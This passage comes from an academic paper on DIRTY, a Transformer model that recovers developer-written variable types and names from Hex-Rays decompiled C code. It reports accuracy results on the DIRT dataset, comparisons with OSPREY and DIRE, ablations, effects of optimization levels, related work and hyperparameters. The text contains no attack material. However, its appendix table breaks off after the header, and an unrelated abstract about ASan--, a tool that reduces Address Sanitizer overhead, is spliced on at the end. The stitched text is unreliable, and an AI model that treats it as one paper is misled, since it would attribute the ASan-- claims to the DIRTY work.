The training and prediction procedures remain almost the same, with two notable exceptions. First, to improve performance, the Data Layout encoder is *not* activated when the decoder is predicting a variable's name. This is unnecessary because name prediction depends on the predicted type, which has already incorporated the data layout information. Preliminary experiments confirmed no improvement in accuracy when using the Data Layout encoder for name prediction.

Second, there are two ways to interleave the predictions of types and names: types first or names first. In theory, this does not matter because they are equivalent if the learned model and the decoding algorithm are ideal. In practice, we chose to predict types first because we believe the type prediction task should be easier (since there is more information) and it better reflects how developers define variables.

3 Evaluation

We conducted experiments to evaluate DIRTY, answering the following research questions:

RQ1: How effective is DIRTY at idiomatic retyping?

RQ2: How well does DIRTY perform on other decompilation benchmarks compared to prior work?

RQ3: How does each component of DIRTY contribute to the retyping and renaming performance?

RQ4: How does compiler optimization affect DIRTY's prediction accuracy?

3.1 Experimental Setup

First, we introduce the DIRT dataset we used for training DIRTY, and experimental setup details. The detailed hyperparameters for our deep learning model and environment configuration are described Appendix A.

Dataset for Idiomatic ReTyping (DIRT). To create DIRT, we queried a 2017 version of the GHTorrent[4] database, compiling a list of public GitHub repositories predominantly written in C. We then cloned these repositories locally using an open-source tool, GHCC,[5] to automatically build them. GHCC identifies build instructions (e.g., Makefiles) in repositories, creates a Docker container with the requisite libraries, and attempts to build the project. We used GCC version 9.2.0. For most experiments, we explicitly disable optimizations using the `-O0` compiler flag. We also evaluated DIRTY at higher optimization levels in Section 3.5. This process resulted in 4,346,134 automatically compiled 64-bit x86 binaries. After compilation, we then decompiled each binary using Hex-Rays and filtered out any functions that did not have variables requiring renaming or retyping. Following DIRE [29], we compiled each binary again with debugging information to align decompiler-assigned variable names (e.g., `v1`) and developer-assigned variable names (e.g., `picture`) to form training examples.

Since DIRE was only concerned with renaming, its dataset did not include variables which did not correspond to a named variable in the original source code. Many such variables are actually caused by mistakes in the decompiler during type recovery, for instance decompiling a structure to multiple scalar variables instead. Since the goal of DIRT is to enable type recovery and fix such mistakes, we label these instances

[4] https://ghtorrent.org
[5] https://github.com/huzecong/ghcc

as `<Component>` to denote that they are *components* of a variable in the source code. This allows the model to combine them with other variables into an array or a struct.

The final DIRT dataset consists of 75,656 binaries randomly sampled from the full set of 4,346,134 binaries to yield a dataset that we could fully process based on the computational resources we had available. We split the dataset per-binary as opposed to per-function, which ensures that different functions from the same binary cannot be in both the test and training sets. The training dataset consists of 997,632 decompiled functions, and a total number of 48,888 different types. We also preprocess the decompiled code with byte-pair encoding (BPE) [45], a widely adopted technique in NLP tasks to represent rare words with limited vocabulary by tokenizing them into subword units. After this step, the DIRT dataset consists of 368 *million* decompiled code tokens, and an average of 220.3 tokens per function. Detailed statistics about the DIRT dataset and the train/valid/test split can be found in Table 11 in Appendix A.

Metrics. We evaluate DIRTY using two metrics:

***Name Match*:** Following DIRE [29], we consider a variable name prediction correct if it exactly string matches the name assigned by the original developer. We compute the prediction accuracy as the average percentage of correct predictions across all functions in the test set.

***Type Match*:** We consider a type prediction to be correct only if the predicted type fully matches the ground truth type, including data layout, and the type and name of any fields if applicable. We serialize types to strings and use string matching to determine type matching.

Note that both metrics are conservative. Predictions may still be meaningful, even if not identical to the original names. A human study evaluating the quality of predicted types and names is beyond the scope of the current paper.

Meaningful Subsets of the Test Data. We introduce several subsets of the DIRT test set to better interpret the results:

***Function in training* vs *Function not in training*.** Similarly to Lacomis et al. [29], *Function in training* consists of the functions in the test set that also appear in the training set, which are mainly library functions. Allowing this duplication simulates the realistic use case of analyzing a new binary that uses well-known libraries. We also separately measure the cases where the function is not known during training (i.e., *Function not in training*) to measure the model's generalizability.

***Structure types*.** Only 1.8% of variables in DIRT have structure types. Because of this low percentage, examining overall accuracy may not reflect DIRTY's accuracy when predicting structure types, which we have found anecdotally to be more challenging. To mitigate this, we separately measure DIRTY's accuracy on structures in addition to its overall accuracy.

	Overall		In Train		Not in Train	
Method	All	Struct	All	Struct	All	Struct
F_{Size}	23.6	9.7	23.5	9.1	23.8	10.4
HR	37.9	28.7	39.0	28.7	36.4	28.7
DIRTY	**75.8**	**68.6**	**89.9**	**79.2**	**56.4**	**54.6**

Table 1: DIRTY has higher retyping accuracy than Frequency By Size (F_{Size}) and Hex-Rays (HR) on the DIRT dataset, both for all types (All) and on structural types alone (Struct).

3.2 RQ1: Overall Effectiveness

We evaluate DIRTY on the idiomatic retyping task and report its accuracy compared to several baselines.

Baselines. We measure our accuracy with respect to two baseline methods for predicting variable types:

Frequency by Size The number of bytes a variable occupies is the most basic information for a type. For this technique, we predict the most common developer-assigned type for a given size (as reported by the decompiler). E.g., `int` is the most common 4-byte type, and `__int64` is the most common 8-byte type; this baseline simply assigns these types to variables of the respective size.

Hex-Rays [22] During decompilation, Hex-Rays already predicts a type for each variable, so we can use these predictions as a baseline. However, Hex-Rays cannot predict developer-generated types without prior knowledge of them, e.g., Hex-Rays assigns `unsigned __int16` instead of the more common `uint16_t`, which puts it at an unfair disadvantage. For this baseline, we reassign the type chosen by Hex-Rays to the most common developer-chosen name associated with it (e.g., we replace every `unsigned __int16` with `uint16_t`.

Results. As shown in Table 1, DIRTY can correctly recover 75.8% of the original (developer-written) types from the decompiled code. In contrast, Hex-Rays, the highest scoring baseline, can only recover 37.9% of the original types.

As expected, DIRTY performs even better when it has seen a particular function before (In Train), generating the same type as the developer 89.9% of the time. This indicates that DIRTY works particularly well on common code such as libraries. Even when a function has never been seen (Not in Train), DIRTY predicts the correct type 56.4% of the time.

Table 1 also shows the performance of DIRTY on structure types alone. Correctly predicting structure types is more difficult than predicting scalar types, and all models show a drop in performance. Despite this drop, DIRTY still achieves 68.6% accuracy overall, and 54.6% accuracy on the *Function not in training* category. Frequency By Size struggles on structures with only 9.7% accuracy; this is expected since structures of a given size can have many possible types. Hex-Rays is slightly

more accurate at 28.7%, as the decompiler is able to analyze the layout of structures.

Table 2 shows several examples of retyping predictions from the *Function not in training* partition. These examples show that accuracy is not the full story; even when DIRTY is unable to predict the correct type, the differences are often minor (e.g., `unsigned int` v. `int`, and `const char *` v. `char *`). The bottom half of Table 2 shows prediction examples of structure types.[6] DIRTY is able to recover the actual structure much of the time. At other times, DIRTY also produces some semantically reasonable but syntactically unacceptable predictions, like `char[32]` for `class std::string`.

3.3 RQ2: Comparison with Prior Work

We further compare DIRTY with recent work on type recovery [58] and variable name recovery [29].

Type Recovery. While there is prior work on type recovery (see also Section 4), none of the existing approaches, TIE [31], Howard [47], Retypd [39], TypeMiner [34] and OSPREY [58], are publicly available. We are grateful to Zhang et al. [58], the authors of OSPREY, for kindly sharing their evaluation material so we could compare results.

OSPREY is a recently proposed probabilistic technique for variable and structure recovery that outperforms existing work including Howard [47], Angr [46], Hex-Rays [22] and Ghidra [58]. The OSPREY authors provided us with the GNU coreutils[7] executables they used in their evaluation, which were compiled with `-O0` to disable optimization. We ran DIRTY on these executables, but only evaluated on stack and heap variables, since OSPREY does not recover register variables. This benchmark consists of 101 binaries and 17,089 variables. We also define two subsets of the dataset:

Visited A subset of 13,020 variables that are covered by BDA [59], a binary abstract interpretation tool that OSPREY relies on. OSPREY is expected to perform better on these covered functions than uncovered functions, which we also report as *Non-Visited*.[8] However, DIRTY is not subject to this limitation.

Struct A subset of 3,061 variables related to structure types. Following OSPREY, we include structs allocated on the stack, pointers to structs on the heap, and arrays of structs. These variables do *not* have to be in the Visited subset.

Because DIRTY can predict up to 48,888 different types, each including the full syntactic and semantic information, we convert its predictions in a post-hoc manner to make it comparable with OSPREY.[9]

Table 3 compares the accuracies of both systems. On the overall coreutils benchmark, DIRTY slightly outperforms OSPREY (76.8% vs 71.6%). OSPREY outperforms DIRTY on the Visited subset, but as expected, performs worse on the Non-Visited functions. Meanwhile, DIRTY is more consistent on Visited and Non-Visited. When only looking at structure types, OSPREY outperforms DIRTY (26.6% vs 15.7%).

However, this comparison puts DIRTY at a disadvantage, since OSPREY was designed for this task of recovering syntactic types, while DIRTY was trained to recover variable and type/field names, and much of this information is thrown out for this evaluation. To address this, we trained a new model, DIRTY_{Light}, on DIRT, but tailored the training to OSPREY's simplified task. The accuracy of this model is also reported in Table 3. As expected, the DIRTY_{Light} model outperforms the off-the-shelf DIRTY model, since it is trained specifically for this task. DIRTY_{Light} greatly improves prediction accuracy on the Struct subset, and even outperforms OSPREY.

To further get a fine-grained comparison with OSPREY, we calculate accuracy on 101 coreutils binaries individually, and show the prediction accuracies of DIRTY and OSPREY with respect to the number of variables in the programs in Figure 6.

We observe that DIRTY is competitive compared with OSPREY. Interestingly, while the results on large binaries are close, DIRTY performs better on small binaries. This suggests our learning-based method trained on GitHub data might generalize better on rare patterns compared to empirical methods that might have been developed based on observations on a limited number of common and relatively larger programs.

In addition, DIRTY is also much faster and scalable. On average, OSPREY takes around 10 minutes to analyze one binary in coreutils, while it takes 75 seconds for DIRTY_{Light} to finish inference on the whole coreutils benchmark.

Overall, we believe both methods are valuable. Since at this point DIRTY is using Hex-Rays recovered data layout as input to its Data Layout Encoder, we believe a promising future direction is to combine these two methods—using OSPREY's results as the input to DIRTY's, and the combined approach can potentially achieve even better results.

Name Recovery. The Decompiled Identifier Renaming Engine (DIRE) is a state-of-the-art neural approach for decompiled variable name recovery [29]. The DIRE model consists of both a lexical encoder and a structural encoder, utilizing both tokenized decompiled code and the reconstructed abstract syntax tree (AST). In contrast, DIRTY's simpler encoder only uses the tokenized decompiled code.

The DIRE authors provide a public dataset for decompiled variable renaming compiled with `-O0`. To compare with DIRE, we train DIRTY on the DIRE dataset and also train DIRE on the DIRT dataset. Since DIRE is focused on variable renaming, and there is no type information collected in their

[6] We omit the full predicted contents of structs here for conciseness.

[7] https://www.gnu.org/software/coreutils/

[8] A majority of uncovered functions are unreachable from the entry point of the binary, and others are indirect call targets which BDA fails to analyze.

[9] Specifically, we discard type names and field names. For example, `bool` and `char` are both converted to `Primitive_1`, which stands for a primitive type occupying 1 byte of memory, `const char *` and `char *` are converted to `Pointer<Primitive_1>`, and `struct ImVec2 {float x; float y;}` converted to `Struct<Primitive_4, Primitive_4>`.

`int`		`char *`		`class std::string`	
`int`	88.8%	`char *`	60.3%	`class std::string`	47.5%
`unsigned int`	4.3%	`const char *`	11.4%	`char[32]`	24.2%
`<Component>`	2.7%	`<Component>`	4.4%	`char[47]`	14.6%
`uint32_t`	0.8%	`__int64`	4.1%	`class std::__cxx11::basic_string`	6.1%
`u_int32_t`	0.3%	`size_t`	1.8%	`char[40]`	3.5%

Table 2: Example variable types from the *Function not in training* testing partition. The top rows are the developer-assigned types and the columns show DIRTY's top-5 most frequent predictions. `<Component>` represents a prediction that the variable in the decompiled code does not correspond to a variable in the source code (e.g., because it corresponds to a member of a struct).

	Coreutils			
Model	All	Visited	Non-Visited	Struct
OSPREY	71.6	**83.8**	32.4	26.6
DIRTY	76.8	79.1	69.6	15.7
DIRTY$_{Light}$	**80.1**	80.1	**80.1**	**27.7**

Table 3: Accuracy comparison on the Coreutils benchmark.



Figure 6: Accuracy of DIRTY and OSPREY on 101 individual programs in the coreutils benchmark with different number of variables. The two methods are competitive on large binaries, while DIRTY performs much better on small binaries.

	DIRE Dataset			DIRT Dataset		
Model	All	FIT	FNIT	All	FIT	FNIT
DIRE	72.8	84.1	33.5	57.5	75.6	31.8
DIRTY	**81.4**	**92.6**	**42.8**	**66.4**	**87.1**	**36.9**

Table 4: Accuracy comparison of DIRE and DIRTY on the DIRE and DIRT datasets. Accuracy is reported overall (All), when functions are in the training set (FIT), and when functions are not in the training set (FNIT).

	Accuracy	
Model	Overall	Struct
DIRTY$_S$	74.5	65.4
DIRTY	**75.8**	**68.6**

Table 5: Effect of model size. The accuracy columns show the overall accuracy and the accuracy on struct types.

dataset, we cannot use the Data Layout Encoder for these experiments. Instead, we only use our Code Encoder and Renaming Decoder. We report the accuracy of both systems in Table 4. DIRTY significantly outperforms DIRE in terms of overall accuracy on both the DIRE dataset (81.4% vs. 72.8%), and on the DIRT dataset (66.4% vs. 57.5%). DIRTY also generalizes better than DIRE: when functions are not in the training set, DIRTY outperforms DIRE on both the DIRE (42.8% vs. 33.5%) and the DIRT datasets (36.9% vs. 31.8%).

DIRTY outperforms DIRE in spite of the fact that it only leverages the decompiled code, whereas DIRE leverages both the decompiled code *and* the reconstructed AST from Hex-Rays. Since the primary difference between DIRTY without type prediction and DIRE is that it uses Transformer as its encoder and decoder network, we attribute this improvement to the power of Transformers, which allow modeling interactions between any pair of tokens, unrestricted to a sequential or tree structure as in DIRE.

Also notable is how DIRTY trains faster than DIRE. We found that DIRTY surpassed DIRE in accuracy after training for 30 GPU hours, compared to the 200 GPU hours required to train DIRE on the full DIRT dataset, which we again attribute to the efficiency of the Transformer architecture.

3.4 RQ3: Ablation Study

To understand how each component of DIRTY contributes to its overall performance, we perform an ablation study.

Model Size. Transformers have the merit of scaling easily to larger representational power by stacking more layers, increasing the number of hidden units and attention heads per layer [10, 50]. We compare DIRTY to a modified, smaller



Figure 7: Effect of training data size. With 100% of the data, the accuracies of *All*, *In train*, and *Not in train* are 75.8%, 89.9%, and 56.4% respectively. With 20%, these drop to 67.9%, 82.3%, and 48.0% respectively.

version DIRTY$_S$. DIRTY contains 167M parameters, while DIRTY$_S$ only 40M. Table 10 contains details of the hyperparameter differences between the two models.

Table 5 shows overall DIRTY is 75.8% accurate vs. 74.5% for DIRTY$_S$'s. This indicates increasing the model size has a positive effect on retyping performance. The gain from increased model capacity is notably larger when comparing performance on structures. This improvement suggests that complex types are more challenging and require a model with larger representational capacity. We are not able to train a larger model due to limits on computation power.

Dataset Size. We examine the impact of training data size on prediction accuracy. As a data-driven approach, DIRTY relies on a large-scale code dataset; studying the impact of data size gives us insight into the amount of data to collect. We trained DIRTY on 20%, 40%, 60%, 80% and 100% portion of the full training partitionand report the results in Figure 7.

Figure 7 shows the change in accuracy with respect to the percentage of training data. Increasing the size of training data has a significant positive effect on the accuracy. Between 20% and 100% of the full size the accuracy increases from 67.9% to 75.8%, a relative gain of 11.6%.

Notably, accuracy on *Function not in training* has a relative gain of 17.5% much larger than on the *Function in training* partition. This is likely because the *Function in training* partition contains common library functions shared by programs both in the training and test set, and even a smaller dataset will have programs that use these functions. In contrast, the *Function not in training* part is open-ended and diverse.

It is also worth noting that the accuracy drops sharply when the training set size is decreased from 40% to 20%, justifying the necessity for using a large-scale dataset.

Data Layout Encoder. We explore the impact of the Data Layout encoder on DIRTY's performance. We experiment with a new model with no Data Layout encoder, DIRTY$_{NDL}$.

Table 6 shows the accuracy results overall and on the *Function in training* and *Function not in training* partitions. The inclusion of the Data Layout encoder improves overall accuracy from 72.2% to 75.8%, indicating that the Data Layout encoder is effective. The results are even more interesting when the results are broken into the two partitions. The relative gain on the *Function in not training* partition is 13% (49.9% to 56.4%), compared to 1.7% on the *Function in training* partition (88.8% to 89.9%). This suggests the Data Layout encoder greatly improves DIRTY's generalization ability.

Model	Overall	In train	Not in train
DIRTY$_{NDL}$	72.2	88.4	49.9
DIRTY	**75.8**	**89.9**	**56.4**

Table 6: Effect of the Data Layout encoder on the accuracy of DIRTY. Accuracy is reported for the model with (DIRTY) and without (DIRTY$_{NDL}$) the encoder.

Table 7 compares example predictions from DIRTY and DIRTY$_{NDL}$ on the same types from the *Function not in training* partition. For the `__int64` example, the type predictions from DIRTY mostly have the correct size of 8 bytes. DIRTY$_{NDL}$, however, often incorrectly predicts `int` and `unsigned int`. This is understandable because in situations where the value doesn't exceed the 32-bit integer, `__int64` can be safely interchanged with `int`, these situations can be identified in some decompiled code. However, apart from the correctness of the retyped program, accuracy to the original binary, (i.e., allocating 8 bytes instead of 4), is also important. DIRTY achieves this better than DIRTY$_{NDL}$.

In the second example, the `struct __m128d` type occupies 16 bytes, and has two members at offset 0 and 8. DIRTY$_{NDL}$ mainly mistakes this structure as a `double`, which might make sense semantically but is unacceptable syntactically. With the Data Layout encoder, DIRTY effectively reduces these errors. This demonstrates this component achieves the soft masking effect on type prediction as intended in Section 2.4.

Multi-Task Decoder. In this section we study the effectiveness of the Multi-Task decoder when compared to decoders designed for only retyping or only renaming. Inspecting the accuracy numbers reported in Table 8, the Multi-Task decoder has similar, but slightly lower overall accuracy on both tasks as the two specialized models (-0.8% for retyping and -1.3% for renaming). One possible reason is that the Multi-Task model has twice the length of decoding lengths than a specialized model, which makes greedy decoding harder.

Despite the small decrease in performance, the unified model has advantages. These are illustrated in the ✓Name and ✓Type columns of Table 8. ✓Name and ✓Type stand for the subsets of the full dataset where the Multi-Task decoder makes correct renaming predictions and correct retyping predictions, and we evaluate the retyping and renaming performance on

DIRTY				DIRTY$_{NDL}$			
`__int64`		`struct __m128d`		`__int64`		`struct __m128d`	
`__int64`	74.3%	`struct __m128d`	78.7%	`__int64`	67.0%	`double`	33.1%
`<Component>`	5.7%	`<Component>`	15.4%	`int`	6.3%	`<Component>`	27.2%
`void *`	1.7%	`void`	2.9%	`<Component>`	6.0%	`__int64`	10.3%
`char *`	1.7%	`__int128`	2.2%	`unsigned int`	1.5%	`struct __m128d`	5.9%
`const char *`	1.6%	`double`	0.7%	`char *`	1.2%	`int`	3.7%

Table 7: Comparative examples from DIRTY with and without Data Layout encoder from the *Function not in training* partition. Predictions inside a gray box have a different data layout than the ground truth type. DIRTY effectively suppresses these, which helps guide the model to a correct prediction. The structure's full type is `struct __m128d {double[2] m128d_f64;}`.

	Retyping		Renaming	
Model	Overall	✓Name	Overall	✓Type
Retyping	**75.8**	90.6	-	-
Renaming	-	-	**66.4**	82.6
Multi-Task	74.9	**92.3**	65.1	**84.6**

Table 8: Performance comparison of the Retyping-only, Renaming-only, and Multi-Task decoders. Overall performance is shown, in addition to performance on retyping when the name is correct (✓Name) and performance on renaming when the type is correct (✓Type).

	GNU coreutils			
Model	`-O0`	`-O1`	`-O2`	`-O3`
DIRTY	48.20	46.01	46.04	46.00

Table 9: Accuracy comparison of DIRTY on the GNU coreutils benchmark compiled with `-O0`, `-O1`, `-O2`, and `-O3` optimization levels.

them, respectively.[10] The Multi-Task decoder outperforms the specialized models by 1.9% and 2.4% relatively on these metrics, in spite of the longer decoding length. This means the type and name predictions from the Multi-Task decoder are more consistent with each other than from specialized models. In other words, making a correct prediction on one task increases the probability of success on the other task.

In practice, this offers additional flexibility and opens the opportunity for more applications. For example, consider a cooperative setting where a human decompilation expert uses DIRTY as an analysis tool. The human expert may be unsatisfied with the model's top prediction and want to switch to another one in the top-k candidates list. With a Multi-Task decoder, the model adjusts the name prediction for that variable, which is impossible with the specialized decoders.

[10]The probability of success on the other task also increases by chance, because success on one task implies it is easier than average. We have eliminated this influence by, e.g., comparing 92.3 to 90.6, instead of 74.9.

3.5 RQ4: Compiler Optimization Levels

We study the impact of compiler optimizations on DIRTY's accuracy. In keeping with the spirit of the OSPREY evaluation on coreutils compiled with `-O3`, we choose coreutils as our evaluation dataset. However, since we did not have access to the original dataset used by OSPREY except `-O0`, we recompiled GNU coreutils 3.2 ourselves using optimization levels `-O0`, `-O1`, `-O2`, and `-O3`. Table 9 shows how accurately DIRTY is able to recover the full type (including type and field names) informaition at each optimization level. As expected, DIRTY does best at `-O0`, since DIRTY is trained on `-O0` code and we believe `-O0` code to be simpler. Going from `-O0` to `-O1`, DIRTY's accuracy drops from 48.2% to 46.0%. However, there is little difference in performance between `-O1`, `-O2`, and `-O3`. This suggests that DIRTY does slightly better on the optimization level of code it was trained on, but that the effect of optimizations is small. We believe this is because Hex-Rays recognizes and will "undo" some optimizations so that the decompiled code will be very similar. For example, unoptimized code will often reference stack variables using a frame pointer, but optimized code will reference such variables using the stack pointer, or even maintain them in a register. But both implementations will look similar in the decompiled code, since the mechanism used to reference the variable is not important at the C level. Since DIRTY operates on the decompiled code, the decompiler effectively insulates DIRTY from these optimizations.

3.6 Illustration

To gain more qualitative insights into DIRTY's predictions, consider the example in Figure 8. The code shown is the Hex-Rays output, cleaned for presentation. Here, we would like to rename and retype the arguments `a1`, `a2`, and `a3`, in addition to the variable `v1`. The table in Figure 8 shows the developer's chosen types and names together with DIRTY's suggestions. DIRTY suggests the same types and names as the developer for `a3` and `v1`, and the same type but a different name for `a2`. Although the names disagree for `a2`, we note that `pic` is an abbreviation for `picture`, so the disagreement is minor. We

```
int find_unused_picture(int a1, int a2, int a3) {
    int i, j, v1;
    if (a3) {
        for (i = <Num>;; ++i) {
        if (i > <Num>)
            goto LABEL_13;
        if (!*(*(<Num> * i + a2) + <Num>))
            break;
        }
        v1 = i;
    } else {
        for (j = <Num>;; ++j) {
        if (j > <Num>) {
        LABEL_13:
            av_log(a1, <Num>, <Str>);
            abort();
        }
        if (pic_is_unused(<Num> * j + a2))
            break;
        }
        v1 = j;
    }
    return v1;
}
```

ID	Developer	DIRTY
a1	AVCodecContext_0 *avctx	MpegEncContext_0 *s
a2	Picture_0 *picture	Picture_0 *pic
a3	int shared	int shared
v1	int result	int result

Figure 8: Simplified Hex-Rays output. <Num> and <Str> are placeholder tokens for constant numbers and strings respectively. The table summarizes the original developer names and types along with the names and types predicted by DIRTY.

also observe that `Picture_0 *`, the type of `a2` itself carries a lot of semantic information; even if DIRTY was unable to suggest a meaningful name, `Picture_0 *a2` is still helpful for reverse engineering.

The developer and DIRTY disagree on both the name and the type of `a1`. In this case, the name chosen by DIRTY (`s`) would probably not be considered a very useful improvement over `a1`. However, the type suggested by DIRTY (`MpegEncContext_0 *`) could still be quite useful to a reverse engineer, even if it is inaccurate. It suggests that this argument is a "context", and hints that this function is used for video.

4 Related Work

Other projects related to type recovery for decompilation are REWARDS [33], TIE [31], Retypd [39], and OSPREY [58]. Unlike our approach, they use program analyses to compute constraints on types. Additionally, they are either limited to only predicting the syntactic type (TIE, Retypd, OSPREY), or only predicting one of a small set of hand-written types (150 for REWARDS). In comparison, DIRTY automatically generates a database of types by observing real-world code.

Other projects use machine learning to predict types, but target different languages than DIRTY. DEEPTYPER [20] learns type inference for JavaScript and OPTTYPER [40], LAMBDANET [52], R-GNN$_{\text{NS-CTX}}$ [56] target TypeScript. Training a machine learning algorithm for the task of typing dynamic languages like these is a slightly easier task: generating a parallel corpus is simple, since the types can simply be removed without changing the semantics. The DIRT dataset is fundamentally different: including debug information often changes the layout of the code as the decompiler adds structures and syntax for accessing them.

To the best of our knowledge, the most directly-related work to DIRTY is TypeMiner [34]. TypeMiner is a pioneering work, providing the proof-of-concept for recovering types from C binaries. However, they use much simpler machine learning algorithms and their dataset only consists of 23,482 variables and 17 primitive types. Escalada et al. [14] has provided similar insights. They adopt simple classification algorithms to predict function return types in C, but they only consider from only 10 different (syntactic) types and their dataset is limited to 2,339 functions from real programs and 18,000 synthetic functions.

Two other projects targeting the improvement of decompiler output using neural models are DIRE [29], which predicts variable names, DIRECT [38], which extends DIRE using transformer-based models, and Nero [8], which generates procedure names. Other approaches work directly on assembly [16, 26, 27], and learn code structure generation instead of aiming to recover developer-specified variable types or names. Similarly, DEBIN [18] and CATI [5] use machine learning to respectively predict debug information and types directly from stripped binaries without a decompiler.

5 Discussion

In this paper we presented DIRTY, a novel deep learning-based technique for predicting variable types and names in decompiled code. Still, DIRTY is limited in several ways that provide key opportunities for future improvements.

Alternative Decompilers to Hex-Rays. We implement DIRTY on top of the Hex-Rays decompiler because of its positive reputation and the programmatic access it affords to decompiler internals. However, DIRTY is not fundamentally specific to Hex-Rays, and the technique should conceptually work with any decompiler that names variables using DWARF debug symbols. Note that, due to its recent popularity and promise, we attempted to evaluate our techniques using the newer, open-source Ghidra decompiler. Unfortunately, it is currently infeasible, because Ghidra routinely failed to accurately name stack variables based on DWARF. This appears to be a combination of specific issues[11] and the general design of the decompiler. Ghidra's decompiler consists of many *passes* which modify and augment the current decompilation.

[11] https://github.com/NationalSecurityAgency/ghidra/issues/2322

Some of these passes combine variables, but in doing so may combine a DWARF-named variable with others. Since the combined variable no longer corresponds directly with the DWARF variable information, Ghidra discards the name. We are optimistic, however, that when the above-mentioned issues are addressed, Ghidra may again be a reasonable target for our approach.

Generalizing to Unseen Types. A limitation of DIRTY's current decoder is that it can only predict types seen during training. Fortunately, there appears, empirically, to be sufficient redundancy across large corpora that DIRTY is still frequently able to successfully recover structural types. This lends credence to the hypothesis that code is *natural*, an observation that has been explored in several domains [9, 23]. It moreover appears that data layout is of particular importance here: layout information recovered from the decompiler impose key constraints on the overall prediction problem. Indeed, our results in Section 3.4 corroborate the intuition that the Data Layout Encoder is especially important for succeeding on previously unseen code.

We envision meaningful future opportunities to more directly expand DIRTY's capabilities to predict unseen structures. This problem is analogous machine translation models that must deal with rare or compound words (e.g., xenophobia) that are not present in their dictionary. Byte Pair Encoding [45] (BPE) is the most frequently used technique to tackle this problem in the natural language domain. It automatically splits words into multiple tokens that are present in the dictionary (e.g., xeno and ##phobia). (The ## indicates the word is still part of the current word, instead of a new word next to it.) This technique greatly increases the number of words a model can handle despite a limited dictionary size, and enables the composition of new words that were not seen during training. This suggests that we can similarly extend DIRTY's decoder to predict previously unseen types by decomposing structure types into multiple pieces with BPE. For example, a structure type `struct timeval {time_t tv_sec; suseconds_t tv_usec;}` is split into four separate tokens, which are 1) `struct timeval`, 2) `time_t tv_vec;`, 3) `suseconds_t tv_usec;`, and 4) `<end_of_struct>`.

However, unfortunately, our preliminary experiments suggested that this hurts overall prediction accuracy. It also significantly slows down prediction, since it drastically increases the number of decoding steps. It moreover requires finer-grained accuracy metrics, like tree distance, to allow us to measure and credit partially correct predictions. Based on these observations, we believe unseen structure types should be handled specially with a tailored model, a problem we leave to future work.

Supporting Non-C Languages. A benefit of decompiling to C is that as a relatively low-level language, it can express the behavior of executables beyond those written in C. Although we designed DIRTY to be used with C programs and types, DIRTY can run on non-C programs, and will try to identify the C type that best captures the way in which that variable is being used. Thus, DIRTY provides value to analysts seeking to understand non-C programs, similar to how C decompilers such as Hex-Rays help analysts to understand C++ programs.

However, many compiled programming languages have type systems far richer than C's, and expressing these types in terms of C types may be confusing. For example, in C++, virtual functions are often implemented by reading an address out of a *virtual function table* [13, 44]. Although techniques like DIRTY can recognize such tables as structs or arrays of code pointers, it does not reveal the connection to the higher-level C++ behavior of virtual functions.

Extending DIRTY to support higher-level languages such as C++ is an interesting open problem. To some degree, as long as the decompiler is able to import the higher-level type information from debug symbols into the decompiler output, it should be possible to train DIRTY to recognize non-C types. For instance, 6% of the programs in DIRT are written in C++, and our evaluation measures DIRTY's ability to predict common C++ class types such as `std::string`. But recovering higher level properties of these types, especially for those never seen during training, is a challenging problem and is likely to require language-specific adaptations [13, 44].

Limited Input Length. As common with Transformers, we truncate the decompiled function if the length n exceeds some upper limit *max_seq_length*, which makes training more efficient. In our experiments we set *max_seq_length* to 512 for two reasons. First, 512 is the default value for *max_seq_length* in many Transformer models [10, 50]. Second, in DIRT, the average number of tokens in a function is 220.3, and only 8.8% of the functions have more than 512 tokens, i.e., we exclude relatively few of the possible inputs encountered in the wild. Still, if enough computational resources are available, we recommend using efficient Transformer implementations such as Big Bird [57] instead. These can deal with much larger *max_seq_length* and can be used out-of-the-box to replace our implementation.

6 Conclusion

The decompiler is an important tool used for reverse engineering. While decompilers attempt to reverse compilation by transforming binaries into high-level languages, generating the same code originally written by the developer is impossible. Many of the useful abstractions provided by high-level languages such as loops, typed variables, and comments, are irreversibly destroyed by compilation. Decompilers are able to deterministically reconstruct some structural properties of code, but comments, variable names, and custom variable types are technically impossible to recover.

In this paper we address the problem of assigning decompiled variables meaningful names and types by statistically

modeling how developers write code. We present DIRTY (DecompIled variable ReTYper), a novel technique for improving the quality of decompiler output that automatically generates meaningful variable names and types. Empirical evaluation of DIRTY on a novel dataset of C code mined from GitHub shows that DIRTY outperforms prior work approaches by a sizable margin, recovering the original names written by developers 66.4% of the time and the original types 75.8% of the time.

Acknowledgments

The authors would like to thank Zhou Zhang and the authors of OSPREY for providing us with data and feedback for our comparative experiments. This material is based upon work supported in part by the National Science Foundation (awards 1815287 and 1910067).

A Experimental Setup

Hyperparameter Configurations Our detailed hyperparameters are shown in Table 10. We use a six-layer Transformer Encoder for the code encoder, a three-layer Transformer Encoder for the data layout encoder, and a six-layer Transformer Decoder for the type decoder. We set the number of attention heads to 8. Input embedding dimensions and hidden sizes d_{model} are set to 512 for the code encoder, and 256 for the data layout encoder. Following prior work, we empirically set the size of the inner-layer of the position-wise feed-forward inner representation size d_{ff} to four times the hidden size d_{model} [50]. We use the *gelu* activation function [21] rather than the standard *relu*, following BERT [10]. During training, we set the batch size to 64 and the learning rate to 1×10^{-4}. We use the Adam optimizer [28] and set $\beta_1 = 0.9, \beta_2 = 0.999$ and $\varepsilon = 1 \times 10^{-8}$. We apply gradient clipping by value within the range $[-1, 1]$. We also apply a dropout rate of 0.1 as regularization. We train the model for 15 epochs. At the inference time, we use beam search to predict the types for each function with a beam size of 5.

Hardware Configuration We conducted all experiments on Linux servers equipped with two Intel Xeon Gold 6148 processors, 192GB RAM and 8 NVIDIA Volta V100 GPUs. We expect that a similar machine could reproduce the full training and testing stage of our main experiments in 120 GPU hours.

Software We implemented our models with PyTorch [41] version 1.5.1 and Python 3.6. We plan to release our dataset, code and pre-trained models at publication time.

Hyperparameter	DIRTY	DIRTY$_S$

Abstract

Address Sanitizer (ASan) is a powerful memory error detector. It can detect various errors ranging from spatial issues like out-of-bound accesses to temporal issues like use-after-free. However, ASan has the major drawback of high runtime overhead. With every functionality enabled, ASan incurs an overhead of more than **1x**.

This paper first presents a study to dissect the operations of ASan and inspects the primary sources of its runtime overhead. The study unveils (or confirms) that the high overhead is mainly caused by the extensive sanitizer checks on memory accesses. Inspired by the study, the paper proposes ASan--, a tool assembling a group of optimizations to reduce (or "*debloat*") sanitizer checks and improve ASan's efficiency. Unlike existing tools that remove sanitizer checks with harm to the capability, scalability, or usability of ASan, ASan-- fully maintains those decent properties of ASan.

